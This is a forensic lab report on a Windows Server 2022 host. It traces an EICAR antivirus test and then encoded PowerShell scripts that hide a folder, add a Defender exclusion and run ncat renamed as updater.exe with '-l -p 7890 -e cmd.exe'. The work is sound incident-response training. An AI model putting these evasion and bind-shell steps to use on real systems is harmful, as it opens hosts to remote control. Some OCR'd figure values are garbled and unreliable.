

Lab Report

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Case: 25-T110

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Document Revision History

Name	Revision Date	Version	Description
Inor Wang	11/20/2025	0.1	Draft

Executive Summary

In this lab, the examiner used Velociraptor, Autopsy, and supporting tools to perform endpoint triage and limited static analysis of a Windows Server 2022 Datacenter host identified as acme-blg2-ysam. The focus was to document core system configuration, identify the interactive user and active applications, correlate Windows Defender detections with PowerShell activity, reconstruct the sequence of encoded scripts executed by the user, and determine whether any persistent backdoor or suspicious software had been deployed. The artifacts collectively show a single interactive user, ysam, first running an EICAR-based Defender test and then using a series of obfuscated PowerShell commands to install and activate an ncat-based backdoor (updater.exe) in a hidden, Defender-excluded directory, providing remote command-shell access over TCP port 7890.

Key findings

- **System profile** – Hostname: acme-blg2-ysam (client acme-blg2-ysam.ec2.internal); operating system: Microsoft Windows Server 2022 Datacenter (21H2); build: 20348.4294; timezone configured to UTC (Z); first seen by Velociraptor on 2025-11-13 15:36:43 UTC; internal IP address: 10.0.143.129.
- **User and applications** – One interactive user profile present: ysam; process analysis and Autopsy triage show Firefox and OpenOffice in active use by ysam at the time of acquisition.
- **Windows Defender detection and EICAR test** – Windows Defender Detection History reports initial threat Virus:DOS/EICAR_Test_File around the incident window; associated SHA256 hash 275a021bbfb6489e54d471899f7db9d1663fc695ec2fe2a2c4538aabf651fd0f; first detection timestamp 2025-11-13 14:41:41 UTC; detection attributed to user ysam; file path recorded as C:\Windows\Temp\test.exe, spawned by powershell.exe; OSINT/hash lookup confirms the object as the standard EICAR antivirus test file, a benign test string used to validate AV detection rather than true malware.
- **Initial PowerShell activity** – Verbose PowerShell Script Block logs show the first suspicious activity at 2025-11-13 14:41:36 UTC; initial command line uses powershell.exe -noprofile -windowstyle hidden -encodedcommand to run a Base64-encoded script; decoded content calls Get-MpComputerStatus, downloads the EICAR file via Invoke-

WebRequest to C:\Windows\Temp\test.exe, and calls Get-MpThreatDetection; the examiner assesses this pattern as a controlled Defender response test that mirrors a typical first-stage downloader.

- **Obfuscated scripts and backdoor deployment** – Five additional Base64-encoded PowerShell scripts executed between 14:44:22 UTC and 14:47:03 UTC; scripts create and hide directory C:\WindowsUpdate; add a Microsoft Defender exclusion for C:\WindowsUpdate*; download ncat-portable-5.59BETA1.zip from <http://nmap.org/dist/ncat-portable-5.59BETA1.zip> to C:\WindowsUpdate\backdoor.zip; extract the archive and rename ncat.exe to updater.exe; delete the ZIP and extraction folder to reduce artifacts; configure persistence so updater.exe auto-starts with -l -p 7890 -e cmd.exe; generate netstat outputs to C:\Windows\Temp\netstat.txt and C:\Windows\Temp\netstat2.txt to verify listening services and network state.
- **Network and backdoor activity** – Velociraptor netstat artifact shows updater.exe listening on TCP port 7890, consistent with the configured ncat listener; svchost.exe is observed on TCP port 3389 (RDP), providing legitimate remote-access capability but also a potential avenue for misuse.
- **Suspicious software and persistence** – Virtual filesystem inspection reveals a hidden directory C:\WindowsUpdate containing updater.exe; process listings (Windows.System.Pslist) confirm updater.exe is actively running with command-line arguments "C:\WindowsUpdate\updater.exe" -l -p 7890 -e cmd.exe; Defender exclusion settings and the hidden directory structure collectively indicate deliberate attempts to evade host-based security controls while maintaining a persistent command-shell backdoor.

From this lab's artifacts alone, the examiner assesses that acme-blg2-ysam, operated by user ysam, was used first to validate antivirus detection using the benign EICAR test file and then to deploy and activate a persistent ncat-based backdoor (updater.exe) in a Defender-excluded, hidden directory, providing ongoing remote command execution capability over TCP port 7890 and materially increasing the system's exposure to malicious control.

Synopsis

The following section addresses the client's questions by first establishing baseline information about the host system, including its hostname, operating system version and build, first-seen time, timezone, internal IP address, and the configured interactive user and their active applications. The examiner then pivots to host-based security telemetry from Windows Defender to identify the initial threat name, associated SHA256 hash, detection time, responsible user, file location, and spawning process, confirming what the “malicious” file actually is through external research. Building on this, the examiner reviews verbose PowerShell Script Block logs to identify the first suspicious activity, decode and analyze the initial encoded script, and reconstruct the sequence, timing, and purpose of subsequent scripts used by the attacker. Finally, the examiner correlates this activity with network and process evidence by reviewing interesting listening/established ports and confirming the presence, name, location, execution state, and command-line arguments of suspicious software installed on the system.

Client Questions:

1. What is the hostname of the system?
2. What is the operating system version and build for this system?
3. When was the first time the system was seen?
4. What is the time zone set to?
5. What is the internal IP address?
6. One interactive use is configured on this system, what is the username?
7. List any applications that are currently used by the user from the previous question.
8. According to Windows Defender, what is the first entry’s “threat name” that was detected around the time of reported activity? (Looking for “threatname” in the description)
9. According to Windows Defender, what is the first entry’s SHA256 hash value of the threat?
10. According to Windows Defender, when was the first entry detected
11. According to Windows Defender, what user ran the malicious file in the first entry?
12. According to Windows Defender, what is/was the location of the malicious file?
13. Based on your analysis and research of the threat name, hash values, etc, what is the threat in the first entry?

14. According to Windows Defender, what was the (first) spawning process name that spawned the malicious file?
15. Review all PowerShell script blocks ran by users associated with the malicious activity around the time of the Windows Defender detection. What is the first occurrence of suspicious activity. (Hint: it pertains to the activity above) Make sure you set the log type to “verbose”!!!!
16. What was the first script that was ran? (Hint: give the output from the Windows Event log entry). This script will be encoded, so you will need to provide the encoded and decoded versions.
17. Give your analysis of the script.
18. Were there any other scripts ran? How many?
19. What are the date/timestamps of when they were ran?
20. Give your analysis of each script, binaries used, and any files created by the attacker. (Hint: the attack obfuscated their original script, like the very first).
21. Are there any interesting network ports? (e.g. LISTENING or ESTABLISHED) List them and their process.
22. Is there suspicious software installed on this system?
 - a. What is the executable name?
 - b. Where is the executable located?
 - c. Is it running?
 - d. Does it have command line arguments? List them.
 - e. What is the file?

Evidence Analyzed

This section provides details of the digital evidence collected

Evidence ID N/A

Name N/A

Type N/A

Size N/A

MD5 N/A

SHA1 N/A

SHA256 N/A

Tools Used

Workstation

Hostname	Operating System	Build	Physical / Virtual	Built
IS-4523-001-WINDOWS	Windows 11	2021	Virtual	09/06/2025

Software

Name	Version	Release	Purpose
Velociraptor (Rapid7)	4.22.1	Apr 2025	Velociraptor is an endpoint-focused digital forensics and incident response tool that lets investigators remotely collect, query, and analyze forensic artifacts from systems at scale for rapid triage and threat hunting.

Analysis Findings

Overview of Examination Procedures

The examiner began the examination by accessing the provided Velociraptor URL with the supplied credentials and identifying the target host acme-blg2-ysam.ec2.internal. After connecting to the client, the examiner first reviewed the Host Information tab to document core system details, including hostname, first-seen time, and timezone settings. The examiner then leveraged Velociraptor's Collected Artifacts by running the Generic.Client.Info artifact to confirm the operating system version and build, and the Windows.Network.InterfaceAddresses artifact to

identify the internal IP address and network interface configuration. To determine the interactive user, the examiner examined the Virtual Filesystem for local user profiles.

Next, the examiner shifted focus to user activity and potential malicious behavior. The disk image was imported into Autopsy, with both NSRL and ClamAV hashsets loaded to distinguish known-good software from suspicious binaries and to confirm currently used applications. Within Velociraptor, the examiner collected and analyzed Windows Defender Detection History via the Windows.Applications.Defender.DHParser artifact to retrieve threat names, hashes, detection times, affected users, and file paths, and then used OSINT (VirusTotal) to interpret the identified SHA256 hash. To correlate this with execution activity, the examiner parsed PowerShell Operational logs using the Windows.EventLogs.PowershellScriptblock artifact, identifying base64-encoded script blocks, decoding them with CyberChef, and reconstructing the attacker's workflow from initial EICAR testing through backdoor deployment. Finally, the examiner ran the Windows.Network.Netstat artifact to enumerate listening and established ports, and used the Virtual Filesystem and Windows.System.Pslist to locate, validate, and profile the suspicious updater.exe binary in the hidden C:\WindowsUpdate directory, tying together process execution, persistence, and network backdoor activity. Additional targeted analysis was performed using:

- Velociraptor (Rapid7)

Key Findings

General Questions

1. What is the hostname of the system?

- **Analysis Performed:**
 - The examiner proceeded to the provided URL and logged in using the credentials provided which led to Velociraptor.

- The examiner then searched for the acme-blg2-ysam.ec2.internal client and connected it and proceeded to the Host Information tab within Velociraptor, as shown in Figure 1.
- **Answer:**
The hostname of the system is **acme-blg2-ysam**, as shown in Figure 1.
- **Supporting Evidence:**

acme-blg2-ysam.ec2.internal	
Client ID	C.5a32fca17d361833
Agent Version	0.75.1
Agent Build Time	2025-09-03T16:04:11Z
First Seen At	2025-11-13T15:36:43Z
Last Seen At	2025-11-21T16:12:35.349Z
Last Seen IP	3.219.181.43:28770
Labels	
<hr/>	
Operating System	windows
Hostname	acme-blg2-ysam
FQDN	acme-blg2-ysam.ec2.internal
Release	Microsoft Windows Server 2022 Datacenter21H2
Architecture	amd64
MAC Addresses	0a:ff:cf:80:f8:5f

Figure 1. acme-blg2-ysam.ec2.internal host information tab within Velociraptor

2. What is the operating system version and build for this system?

- **Analysis Performed:**
 - The examiner proceeded to the Collected Artifacts tab within Velociraptor and created a new collection called, “Generic.Client.Info” which shows basic system information, as shown in Figure 2.
- **Answer:**
The operating system and build for this system is **Microsoft Windows Server 2022 Datacenter (21H2)** and the build is **20348.4294**, as shown in Figure 2.
- **Supporting Evidence:**

	ID	Name	Type	First Seen At	Last Seen At	Kernel Version	FQDN
✓	F.D4FQS259GDC C4	Generic.Client.Info		2025-11-21T00:10:48.418Z	2025-11-21T00:10:49.118Z	kcq918	0 b acme-blg2-ysam.ec2.internal

Figure 2. *Generic.Client.Info* collection

3. When was the first time this system was seen?

- **Analysis Performed:**
 - The examiner proceeded to the Host Information tab within Velociraptor after the system had been connected, as shown in Figure 3.
- **Answer:**
The system was first seen at **November 13, 2025 at 15:36:43 UTC (2025-11-13T15:36:43Z)**, as shown in Figure 3.
- **Supporting Evidence:**

Client ID	C.5a32fca17d361833
Agent Version	0.75.1
Agent Build Time	2025-09-03T16:04:11Z
First Seen At	2025-11-13T15:36:43Z
Last Seen At	2025-11-21T16:12:35.349Z
Last Seen IP	3.219.181.43:28770
Labels	

Figure 3. *acme-blg2-ysam.ec2.internal* host information tab within Velociraptor

4. What is the timezone set to?

- **Analysis Performed:**
 - The examiner proceeded to the Host Information tab within Velociraptor after the system had been connected, as shown in Figure 4.
- **Answer:**
The timezone of the system is set to **UTC (Z)**, as shown in the date timestamps in Figure 4.
- **Supporting Evidence:**

acme-bl2-ysam.ec2.internal	
Client ID	C.5a32fc17d361833
Agent Version	0.75.1
Agent Build Time	2025-09-03T16:04:11Z
First Seen At	2025-11-13T15:36:43Z
Last Seen At	2025-11-21T16:12:35.349Z
Last Seen IP	3.219.181.43:28770
Labels	

Figure 4. acme-bl2-ysam.ec2.internal host information tab within Velociraptor

5. What is the internal IP address?

- **Analysis Performed:**

- The examiner proceeded to the Collected Artifacts tab within Velociraptor and created a new collection called, “Windows.Network.InterfaceAddresses” which shows the NICs, as shown in Figure 5.

- **Answer:**

The internal IP address of the system is **10.0.143.129**, as shown in Figure 5.

- **Supporting Evidence:**

✓	F.D4D88K9TV7F	Windows.Network.IntefaceAddresses	2025-11-17T02:11:29.392Z	2025-11-17T02:11:29.447Z	vrc378	8 b	4
Artifact Collection Uploaded Files Requests Results Log Notebook							
Windows.Network.InterfaceAddresses							
Index	MTU	Name	HardwareAddr	Flags	IP	Mask	
17	1500	Ethernet 3	0a:ff:cf:80:f8:5f	up broadcast multicast running	fe80::be5c:ab60:f666:267a	fffffffffffffffff000000000000	
17	1500	Ethernet 3	0a:ff:cf:80:f8:5f	up broadcast multicast running	10.0.143.129	fffff000	
1	-1	Loopback Pseudo-Interface 1		up loopback multicast running	::1	ffffffffffffffffffff	
1	-1	Loopback Pseudo-Interface 1		up loopback multicast running	127.0.0.1	ff000000	

Figure 5. Windows.Network.InterfaceAddresses collection

6. One interactive user is configured on this system, what is the username?

- **Analysis Performed:**

- The examiner proceeded to the Virtual Filesystem of the machine to find the interactive user that is configured on the system, as shown in Figure 6.

- **Answer:**

The one interactive user that is configured on the system is **ysam**, as shown in Figure 6.

- **Supporting Evidence:**




Figure 6. The Virtual Filesystem tab

7. List any applications that are currently used by the user from the previous question.

- **Analysis Performed:**
 - The examiner imported the NSRL hashset and ClamAV hashset into Autopsy, then created a new case named “25-0001”, and imported the disk image file into Autopsy.
- **Answer:**

ysam is currently using **Firefox** and **OpenOffice**, as shown in Figure 7.

- **Supporting Evidence:**

Figure 7. Windows.System.Pslist section

8. According to Windows Defender, what is the first entry's "threat name" that was detected around the time of reported activity? (Looking for "threatname" in the description)

- **Analysis Performed:**

- The examiner then proceeded to the Windows.Applications.Defender.DHParser collection that is used to parse and return the parameters of Windows Defender detections contained in Detection History files, as shown in Figure 8.

- **Answer:**

According to Windows Defender, the first entry's threat name that was detected around the time of reported activity was **Virus:DOS/EICAR_Test_File**, as shown in Figure 8.

- **Supporting Evidence:**

	F.D4GDB04792QNG	Windows.Applications.Defender	2825-11-21T18:59:28.078Z	2825-11-21T18:59:30.318Z	mjh279	0 b
Windows.Applications.DefenderDHParser						
	Detected	0-1 / 1	18			
Detection					Hostname	
{					acme-bl2g2-ysam	
"GUID": "1e28d025-ba87-414d-93a8-10e83af7f555"						
"Magic.Version": "1.2"						
"Virus": "DOS/EICAR_Test_File"						
"IthreatstatusID": 3						
"File": "C:\Windows\Temp\test.exe"						
"IthreatTrackingSha256": "275a071b0ff6489e5d44718997fdb9d1663fc695ec2fe2a2c4" ..						
"IthreatTrackingSigSet": "0x00000055d000000000000000000000000000000" ..						
"IthreatTrackingSigTime": "2025-01-15T14:57:29.542Z" ..						
"IthreatTrackingSigTime": "2025-01-15T14:41:41" ..						
"IthreatTrackingFileName": "Virus: DOS/EICAR_Test_File"						
"IthreatTrackingSigSha1": "3395856ca81f2c7582dee72682798b642f14148" ..						
"IthreatTrackingSigSha2": "72aa9fb9ba9482d9c67c38c98de7db8246fb157" ..						
"IthreatTrackingSize": 68 ..						
"IthreatTrackingMD5": "44d88612feaa8af3de82e1278abb02f" ..						
"IthreatTrackingScanFlags": "" ..						
"IthreatTrackingIsSigned": "2147519083" ..						
"IthreatTrackingScanSource": "" ..						
"IthreatTrackingScanType": "" ..						
"User": "ACME-BL2G2-YSAM\ysam" ..						
"SpawningProcessName": "C:\Windows\System32\WindowsPowerShell\v1.0\powershell" ..						
"SecurityGroup": "NT AUTHORITY\SYSTEM" ..						
}						

Figure 8. The first entry within the Windows.Applications.DefenderDHParse collection

9. According to Windows Defender, what is the first entry's SHA256 hash value of the threat?

- **Analysis Performed:**

- The examiner then proceeded to the Windows.Applications.Defender.DHParser collection that is used to parse and return the parameters of Windows Defender detections contained in Detection History files, as shown in Figure 9.

- **Answer:**

According to Windows Defender, the SHA256 hash value of the first entry's threat is: **275a021bbfb6489e54d471899f7db9d1663fc695ec2fe2a2c4538aabf651fd0f**, as shown in Figure 9.

- **Supporting Evidence:**

Windows.Applications.DefenderDHParse	
8-1/1	
Detection	Hostname
<pre> { "GUID": "1e28d025-ba07-414d-93a8-10683af7f555" "Magic.Version": "1.2" "Virus": "DOS/EICAR_Test_File" "ThreatStatusID": 3 "file": "C:\Windows\Temp\test.exe" "ThreatTrackingSha256": "275a021bbfb6489e54d471899f7db9d1663fc695ec2fe2a2c4" ... "ThreatTrackingSigSeq": "0x00000555dc2dddb0" "ThreatTrackingId": "2B020EEF-8697-44B9-9511-EC79544212F1" "ThreatTrackingStartTime": "11-13-2025 14:41:41" "ThreatTrackingThreatName": "Virus:DOS/EICAR_Test_File" } </pre>	acme-blg2-ysam

Figure 9. The first entry within the Windows.Applications.DefenderDHParse collection

10. According to Windows Defender, when was the first entry detected?

- **Analysis Performed:**

- The examiner then proceeded to the Windows.Applications.Defender.DHParse collection that is used to parse and return the parameters of Windows Defender detections contained in Detection History files, as shown in Figure 10.

- **Answer:**

According to Windows Defender, the first entry's threat was detected at **November 13, 2025 at 2:41:41 PM UTC (11-13-2025 14:41:41 UTC)**, as shown in Figure 10.

- **Supporting Evidence:**

Windows.Applications.DefenderDHParse	
8-1/1	
Detection	Hostname
<pre> { "GUID": "1e28d025-ba07-414d-93a8-10683af7f555" "Magic.Version": "1.2" "Virus": "DOS/EICAR_Test_File" "ThreatStatusID": 3 "file": "C:\Windows\Temp\test.exe" "ThreatTrackingSha256": "275a021bbfb6489e54d471899f7db9d1663fc695ec2fe2a2c4" ... "ThreatTrackingSigSeq": "0x00000555dc2dddb0" "ThreatTrackingId": "2B020EEF-8697-44B9-9511-EC79544212F1" "ThreatTrackingStartTime": "11-13-2025 14:41:41" "ThreatTrackingThreatName": "Virus:DOS/EICAR_Test_File" "ThreatTrackingSha1": "3395856ce81f2b7382dee726802f798b642f14148" "ThreatTrackingSigSha": "72aaef9bab94826d9c67ec38c98de7db8246fb157" } </pre>	acme-blg2-ysam

Figure 10. The first entry within the Windows.Applications.DefenderDHParse collection

11. According to Windows Defender, what user ran the malicious file in the first entry?

- **Analysis Performed:**

- The examiner then proceeded to the Windows.Applications.Defender.DHParse collection that is used to parse and return the parameters of Windows Defender detections contained in Detection History files, as shown in Figure 11.

- **Answer:**

According to Windows Defender, **ysam** was the user that ran the malicious file in the first entry, as shown in Figure 11.

- **Supporting Evidence:**

```
"ThreatTrackingSha1": "3395856ce81f2b7382dee72602f798b642f14140"
"ThreatTrackingSigSha": "72aaaf9bab94826d9c67ec38c90de7db8246fb157"
"ThreatTrackingSize": 68
"ThreatTrackingMD5": "44d88612fea8a8f36de82e1278abb02f"
"ThreatTrackingScanFlags": ""
"ThreatTrackingIsEsuSig": ""
"ThreatTrackingThreatId": 2147519003
"ThreatTrackingScanSource": ""
"ThreatTrackingScanType": ""
"User": "ACME-BLG2-YSAM\ysam"
"SpawningProcessName": "C:\Windows\System32\WindowsPowerShell\v1.0\powersh" ...
```

Figure 11. The first entry within the Windows.Applications.DefenderDHParse collection

12. According to Windows Defender, what is/was the location of the malicious file?

- **Analysis Performed:**

- The examiner then proceeded to the Windows.Applications.Defender.DHParse collection that is used to parse and return the parameters of Windows Defender detections contained in Detection History files, as shown in Figure 12.

- **Answer:**

The location of the malicious file was **C:\Windows\Temp\test.exe** and the spawning process was **powershell**, as shown in Figure 12.

- **Supporting Evidence:**

```
"file": "C:\Windows\Temp\test.exe"
"ThreatTrackingSha256": "275a021bbfb6489e54d471899f7db9d1663fc695ec2fe2a2c4538aabf651fd0f"
"ThreatTrackingSigSeq": "0x00000555dc2dddb0"
"ThreatTrackingId": "2B020EEF-8697-44B9-9511-EC79544212F1"
"ThreatTrackingStartTime": "11-13-2025 14:41:41"
"ThreatTrackingThreatName": "Virus:DOS/EICAR_Test_File"
"ThreatTrackingSha1": "3395856ce81f2b7382dee72602f798b642f14140"
"ThreatTrackingSigSha": "72aaaf9bab94826d9c67ec38c90de7db8246fb157"
"ThreatTrackingSize": 68
"ThreatTrackingMD5": "44d88612fea8a8f36de82e1278abb02f"
"ThreatTrackingScanFlags": ""
"ThreatTrackingIsEsuSig": ""
"ThreatTrackingThreatId": 2147519003
"ThreatTrackingScanSource": ""
"ThreatTrackingScanType": ""
"User": "ACME-BLG2-YSAM\ysam"
"SpawningProcessName": "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe"
```

Figure 12. The first entry within the Windows.Applications.DefenderDHParse collection

13. Based on your analysis and research of the threat name, hash values, etc, what is the threat in the first entry?

- **Analysis Performed:**

- After collecting information about the threat name, the examiner used OSINT (searching the SHA256 hash value in VirusTotal) to understand what the threat in the first entry is, as shown in Figure 13.
- **Answer:**
The threat in the first entry is the EICAR antivirus test file. This is a standard, benign test string used to verify that antivirus detection and alerting are working, not a real piece of malware, as shown in Figure 13.
- **Supporting Evidence:**

Figure 13. VirusTotal detection for the collected SHA256 hash value of the first entry's threat

14. According to Windows Defender, what was the (first) spawning process name that spawned the malicious file?

- **Analysis Performed:**
 - The examiner then proceeded to the Windows.Applications.Defender.DHParser collection that is used to parse and return the parameters of Windows Defender detections contained in Detection History files, as shown in Figure 14.
- **Answer:**
According to Windows Defender, the (first) spawning process name that spawned the malicious file is **Powershell**, as shown in Figure 14.
- **Supporting Evidence:**

```
"ThreatTrackingScanSource": "",  
"ThreatTrackingScanType": "",  
"User": "ACME-BLG2-YSAM\ysam",  
"SpawningProcessName": "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe",  
"SecurityGroup": "NT AUTHORITY\SYSTEM"
```

Figure 14. The first entry within the Windows.Applications.DefenderDHParser collection

15. Review all PowerShell script blocks ran by users associated with the malicious activity around the time of the Windows Defender detection. What is the first occurrence of suspicious activity. (Hint: it pertains to the activity above) Make sure you set the log type to “verbose”!!!

- **Analysis Performed:**

- The examiner then proceeded to the Windows.EventLogs.PowershellScriptblock collection that is used search and extract ScriptBlock events from Powershell-Operational Event Logs.
- The examiner then went to the around 14:41 to find the first occurrence of suspicious activity, as shown in Figure 15.

- **Answer:**

The first occurrence of suspicious activity happened on **November 13, 2025 at 02:41:36 PM UTC (2025-11-13T14:41:36Z)**, as shown in Figure 15.

- **Supporting Evidence:**

2025-11-13T14:41:35Z	acme-blg2-ysam	Microsoft-Windows-PowerShell/Operational	4104	S-1-5-21-4114379181-1858625959-1073269052-1000	52b20f00-9b82-4a49-a92c-cd36662863d4	powershell.exe -noprofile -windowstyle hidden -encodedcommand RwbIAHQALQBNAHAAQwBvAG0AcAB1AHQAZQByAFMAdABhAHQAdQBzA6A0AcgBjAG4AdgbvAGsAQzATAFcAZQbIAFIAZQBxAHUAZQBzAHQAIAtAHUAcwB1AGIAIAA1AGgAdBB0HAAcwA6AC8ALwBzAGUAYwB1AHIAZQuAGUAaQBjAGEAccgAuGB8AcgBnAC8AZQbPAGMAYByAC4AYwBvAG0AIgAgAC0ATwB1AHQArgBpAGwAZQAgAC1AQwA6AFwAVwBpAG4AZABvAHcAcwBcAFQAZQbTAHAAAXAB0AGUAcwB0AC4AZQB4AGUAIgNAAcARwB1AHQALQBNAHAAVABoAHIAZQBhAHQARABIAHQAZQBjAHQAAQBvAG4A out-file "C:\\Windows\\Temp\\vision.txt"
2025-11-13T14:41:36Z	acme-blg2-ysam	Microsoft-Windows-PowerShell/Operational	4104	S-1-5-21-4114379181-1858625959-1073269052-1000	9baf6308-1b4d-4ce1-a548-725a78fdac04	Get-MpComputerStatus Invoke-WebRequest -useb "https://secure.eicar.org/eicar.com" -Outfile "C:\\Windows\\Temp\\test.exe" Get-MpThreatDetection

Figure 15. The moment of first occurrence of suspicious activity in Windows.EventLogs.PowershellScriptblock

16. What was the first script that was ran? (Hint: give the output from the Windows Event log entry). This script will be encoded, so you will need to provide the encoded and decoded versions.

- **Analysis Performed:**

- The examiner then proceeded to the Windows.EventLogs.PowershellScriptblock collection that is used search and extract ScriptBlock events from Powershell-Operational Event Logs.
- The examiner then went to the first script that was ran, as shown in Figure 16.

- **Answer:**

The first script that was ran was encoded. The encoded portion is: **powershell.exe -noprofile -windowstyle hidden -encodedcommand**
RwBIAHQALQBNAHAAQwBvAG0AcAB1AHQAZQBByAFMAAdABhAHQAdQBz
AA0ACgBJAG4AdgBvAGsAZQAtAFcAZQBiAFIAZQBxAHUAZQBzAHQAIAt
AHUAcwBIAGIAIAAiAGgAdAB0AHAAcwA6AC8ALwBzAGUAYwB1AHIAZQA
uAGUAaQBjAGEAcgAuAG8AcgBnAC8AZQBpAGMAYQByAC4AYwBvAG0Alg
AgAC0ATwB1AHQARgBpAGwAZQAgACIAQwA6AFwAVwBpAG4AZABvAHc
AcwBcAFQAZQBtAHAAXAB0AGUAcwB0AC4AZQB4AGUAigANAAoARwBIA
HQALQBNAHAAVABoAHIAZQBhAHQARABIAHQAZQBjAHQAAqBvAG4A |
out-file "C:\\Windows\\Temp\\avison.txt", as shown in Figure 16. The decoded portion is:
Get-MpComputerStatus **Invoke-WebRequest** **-useb**
"https://secure.eicar.org/eicar.com" -OutFile "C:\\Windows\\Temp\\test.exe" Get-MpThreatDetection, as shown in Figure 17.

- **Supporting Evidence:**

2025-11-13T14:41:35Z	acme-blg2-ryam	Microsoft- Windows- PowerShell/1.0/ Operational	4104	S-1-5-21- 4114379187- 185825959- 1873269852-1888	52c28f80-9b82-4a49- a92c-cd3664a2863d4	powershell.exe - noprofile -<windowstyle hidden - encodedcommand RwBIAHQALQBNAHAAQwBvAG0AcAB1AHQAZQBByAFMAAdABhAHQAdQBz AA0ACgBJAG4AdgBvAGsAZQAtAFcAZQBiAFIAZQBxAHUAZQBzAHQAIAt AHUAcwBIAGIAIAAiAGgAdAB0AHAAcwA6AC8ALwBzAGUAYwB1AHIAZQA uAGUAaQBjAGEAcgAuAG8AcgBnAC8AZQBpAGMAYQByAC4AYwBvAG0Alg AgAC0ATwB1AHQARgBpAGwAZQAgACIAQwA6AFwAVwBpAG4AZABvAHc AcwBcAFQAZQBtAHAAXAB0AGUAcwB0AC4AZQB4AGUAigANAAoARwBIA HQALQBNAHAAVABoAHIAZQBhAHQARABIAHQAZQBjAHQAAqBvAG4A out-file "C:\\Windows\\Temp\\avison.txt"	Creating Scriptblock text (1 of 1): powershell.exe -noprofile -<windowstyle hidden -<encodedcommand RwBIAHQALQBNAHAAQwBvAG0AcAB1AHQAZQBByAFMAAdABhAHQAdQBz AA0ACgBJAG4AdgBvAGsAZQAtAFcAZQBiAFIAZQBxAHUAZQBzAHQAIAt AHUAcwBIAGIAIAAiAGgAdAB0AHAAcwA6AC8ALwBzAGUAYwB1AHIAZQA uAGUAaQBjAGEAcgAuAG8AcgBnAC8AZQBpAGMAYQByAC4AYwBvAG0Alg AgAC0ATwB1AHQARgBpAGwAZQAgACIAQwA6AFwAVwBpAG4AZABvAHc AcwBcAFQAZQBtAHAAXAB0AGUAcwB0AC4AZQB4AGUAigANAAoARwBIA HQALQBNAHAAVABoAHIAZQBhAHQARABIAHQAZQBjAHQAAqBvAG4A out-file "C:\\Windows\\Temp\\avison.txt" ScriptBlock ID: 52c28f80-9b82-4a49-a92c-cd3664a2863d4 Path: S2:c:\\Windows\\Temp\\avison.txt
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Figure 16. The instance of when the first script was ran in the Windows.EventLogs.PowershellScriptblock collection

Figure 17. Cyberchef decoding the base64 text

17. Give your analysis of the script.

- **Analysis Performed:**
 - It is launched as powershell.exe -noprofile -windowstyle hidden - encodedcommand ..., which hides the PowerShell window and uses a Base64-encoded command line. This is commonly seen in malicious scripts to avoid casual user detection.
 - When decoded, the script
 - Runs Get-MpComputerStatus to check the current state of Microsoft Defender.
 - Uses Invoke-WebRequest -UseBasicParsing -Useb "https://secure.eicar.org/eicar.com" -OutFile "C:\Windows\Temp\test.exe" (or equivalent) to download the EICAR test file into C:\Windows\Temp\test.exe, demonstrating the ability to fetch and drop a file from the Internet.
 - Executes Get-MpThreatDetection to confirm that Defender has detected the dropped file.
 - **Answer:**

Although the payload itself is the benign EICAR test string, the pattern mirrors a typical first-stage downloader: a hidden, encoded PowerShell session that pulls a remote executable into a temporary directory and then checks security tooling behavior. In a real intrusion, an attacker could simply replace the EICAR URL with a true malware payload and reuse this exact script to bypass user awareness and test defensive coverage.
 - **Supporting Evidence:**

